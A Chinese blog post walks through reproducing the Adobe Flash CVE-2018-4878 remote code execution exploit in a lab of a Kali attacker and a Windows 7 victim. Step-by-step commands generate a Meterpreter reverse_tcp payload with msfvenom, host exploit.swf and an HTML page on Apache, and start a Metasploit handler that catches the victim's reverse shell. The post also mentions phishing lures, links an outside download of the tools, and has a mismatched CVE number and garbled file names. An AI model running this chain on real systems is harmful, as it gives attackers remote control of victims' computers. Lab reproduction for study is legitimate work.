
[漏洞复现]CVE-2018-4887 Flash 0day
1、漏洞概述
2018年2月1号,Adobe官方发布安全通报(APSA18-01),声明Adobe Flash 28.0.0.137及其之前的版本,存在高危漏洞(CVE-2018-4878)。
攻击者通过构造特殊的Flash链接,当用户用浏览器/邮件/Office访问此Flash链接时,会被“远程代码执行”,并且直接被getshell。
2、实验环境
攻击机:kali 2017 + exp:cve-2018-4878.py
攻击机IP:192.168.190.130
靶机:Windows 7 + flash:flashplayer_activex_28.0.0.137.exe
靶机IP:192.168.190.131
3、实验利用工具
链接: https://pan.baidu.com/s/1nnUCy8xPbcIgT24ddo6D1A 密码: e292
4、漏洞复现
将网盘中的CVE-2018-4878-master目录下载下来,并放入kali linux 桌面


使用msfvenom生成shell代码
生成代码,其中lhost为kali的ip地址,lport为自定义的端口号

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.190.130 lport= -f python>shellcode.txt

查看代码

root@kali:~# cat shellcode.txt

在CVE-2018-4878-master目录,编辑CVE-2018-2878.py
将上面msfvenom生成的代码覆盖原来的代码,如下:

修改CVE-2018-4878.py下面的文件信息(后面会用到,之后保存修改退出):
进入CVE-2018-4878-master路径,用Python执行CVE-2018-4878.py代码
进入CVE---master路径

root@kali:~# cd 桌面/CVE---master

执行CVE--.py代码

root@kali:~/桌面/CVE---master# python cve--.py


执行完后会多出两个文件
kali linux 开启Apache2服务,并将上面生成的2个文件放入/var/www/html目录中
root@kali:~/桌面/CVE---master# service apache2 start

root@kali:~/桌面/CVE---master# cp index2.html /var/www/html/index2.html

root@kali:~/桌面/CVE---master# cp exploit.swf /var/www/html/exploit.swf

此时,Kali Linux上Web服务启动,并且具备index2.html这个页面。只要靶机启用flash并访问了这个页面,则可以直接被控制。
kali开启shell会话监听
启动msf

root@kali:~# msfconsole

使用handler监听模块

msf > use exploit/multi/handler

设置一个tcp回弹连接

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp

设置kali渗透机的ip地址

msf exploit(handler) > set LHOST 192.168.190.130

设置监听端口,这个需跟上面msfvenom设置的端口一致

msf exploit(handler) > set LPORT

开启监听,等待肉鸡上线

msf exploit(handler) > exploit

在win 7中安装flash插件,并用IE浏览器访问页面
将网盘中的flash安装包下载下来放到Windows 7中,并安装

使用Win 7内置的IE 8浏览器访问页面192.168.190.130/index2.html

在kali linux上获取meterpreter shell,并进行管理

查看会话

msf exploit(handler) > sessions

连接会话


msf exploit(handler) > sessions -i

实验总结:
可以看到,最终由于Flash存在CVE-2018-4878这个高危漏洞,导致Windows靶机访问含flash的页面时,直接被Kali Linux控制。
真实环境下,很多黑客基于此Flash漏洞,结合社会工程学,例如将网页链接放置在诱导邮件中,欺骗大量用户点击,来达到最规模攻击效果。
[漏洞复现]CVE-2018-4887 Flash 0day的更多相关文章
- Flash 0day CVE-2018-4878 漏洞复现
0x01 前言 Adobe公司在当地时间2018年2月1日发布了一条安全公告: https://helpx.adobe.com/security/products/flash-player/aps ...
- 本地复现Flash 0day漏洞(CVE-2018-4878)
影响版本: Adobe Flash Player <= 28.0.0.137 EXP下载地址: 链接: https://pan.baidu.com/s/1_VVQfdx6gsJvEDJj51Jg ...
- Flash 0day(CVE-2018-4878)复现过程
一.前言介绍 2018年2月1号,Adobe官方发布安全通报(APSA18-01),声明Adobe Flash 28.0.0.137及其之前的版本,存在高危漏洞(CVE-2018-4878). 从Ad ...
- Adboe Flash远程代码执行_CVE-2018-4878漏洞复现
Adboe Flash远程代码执行_CVE-2018-4878漏洞复现 一.漏洞描述 该漏洞可针对windows用户发起定向攻击.攻击者可以诱导用户打开包含恶意Flash代码文件的Microsoft ...
- CVE¬-2020-¬0796 漏洞复现(本地提权)
CVE-2020-0796 漏洞复现(本地提权) 0X00漏洞简介 Microsoft Windows和Microsoft Windows Server都是美国微软(Microsoft)公司的产品 ...
- cve-2018-4878漏洞复现
CVE-2018-4878Flash 0day漏洞1.漏洞概述2018年2月1号,Adobe官方发布安全通报(APSA18-01),声明Adobe Flash 28.0.0.137及其之前的版本,存在 ...
- 20145330 《网络对抗》 Eternalblue(MS17-010)漏洞复现与S2-045漏洞的利用及修复
20145330 <网络对抗> Eternalblue(MS17-010)漏洞利用工具实现Win 7系统入侵与S2-045漏洞的利用及修复 加分项目: PC平台逆向破解:注入shellco ...
- [漏洞复现]CVE-2010-2883 Adobe Reader 打开pdf电脑即刻中招
1.漏洞概述: CVE-2010-2883漏洞原理:“Adobe Reader在处理CoolType字体文件的sing表时,存在栈溢出漏洞,当打开特制的恶意PDF文件时,可允许任意代码远程执行.” 影 ...
- CVE-2018-15982漏洞复现
作者:欧根 漏洞信息:CVE-2018-15982 Adobe已发布适用于Windows,macOS,Linux和Chrome OS的Adobe Flash Player安全更新.这些更新解决一个 ...
随机推荐
- 谈谈动态地加载Jquery库文件的方法
有时候,我们可能不会在网页中<script src="jquery.min.js" 来加载 Jquery 库,可能在用户点击某个按钮后,才去加载 Jquery 库. 好处不用 ...
- JHipster项目启动后默认的8080主页是空白页面?
1.背景 根据官网一步步地生成项目,他喵的启动后居然是一个空白页面,这怎么玩啊?还有这种操作的吗?跟说好的不一样啊!关于JHipster资料,国内少的可怜,几乎都是同一样的东西,纯介绍的文章,只好上s ...
- sklearn_SVC_支持向量机
# coding:utf-8 import numpy as np from sklearn.svm import SVC import matplotlib.pyplot as plt #生成数据 ...
- 基于Django-Cookie的CBV和FBV的用户验证装饰器
FBV模式 def cookie(func): def deco(request,*args,**kwargs): u = request.get_signed_c ...
- oracle同义词是什么意思?
相当于alias,比如把user1.table1 在user2中建一个同义词table1create synonym table1 for user1.table1;这样当我们在user2中查sele ...
- javade多任务处理之Executors框架(线程池)实现的内置几种方式与两种基本自定义方式
一 Executors框架(线程池) 主要是解决开发人员进行线程的有效控制,原理可以看jdk源码,主要是由java.uitl.concurrent.ThreadPoolExecutor类实现的,这里只 ...
- MySQL分布式集群之MyCAT(三)rule的分析【转】
首先写在最前面,MyCAT1.4的alpha版本已经发布了,这里面修复了不少的bug,也完善了一细节,之前两篇博客已经做了一些修改 ---------------------------------- ...
- Serv-U 的升级及数据备份和迁移【转】
Serv-U 配置备份 在serv-u7.x及以上版本安装目录下,有一个文件Serv-U.Archive是serv-u的配置文件,有一个users文件夹是Serv-U的域和用户的信息,那么我们只需 ...
- SQL自定义排序 ORDER BY
将id为30002 排在最前面 50第二 其他 不变 SELECT TOP 10 * FROM [表名] t1 ORDER BY case t1.ID when 30002 then 0 WHEN 5 ...
- 『实践』百度地图给多个marker添加右键菜单(删除、更新)
js: $.getJSON("./GetStationPlaceServlet",function(json){ for(var i=0;i<json.length;i++) ...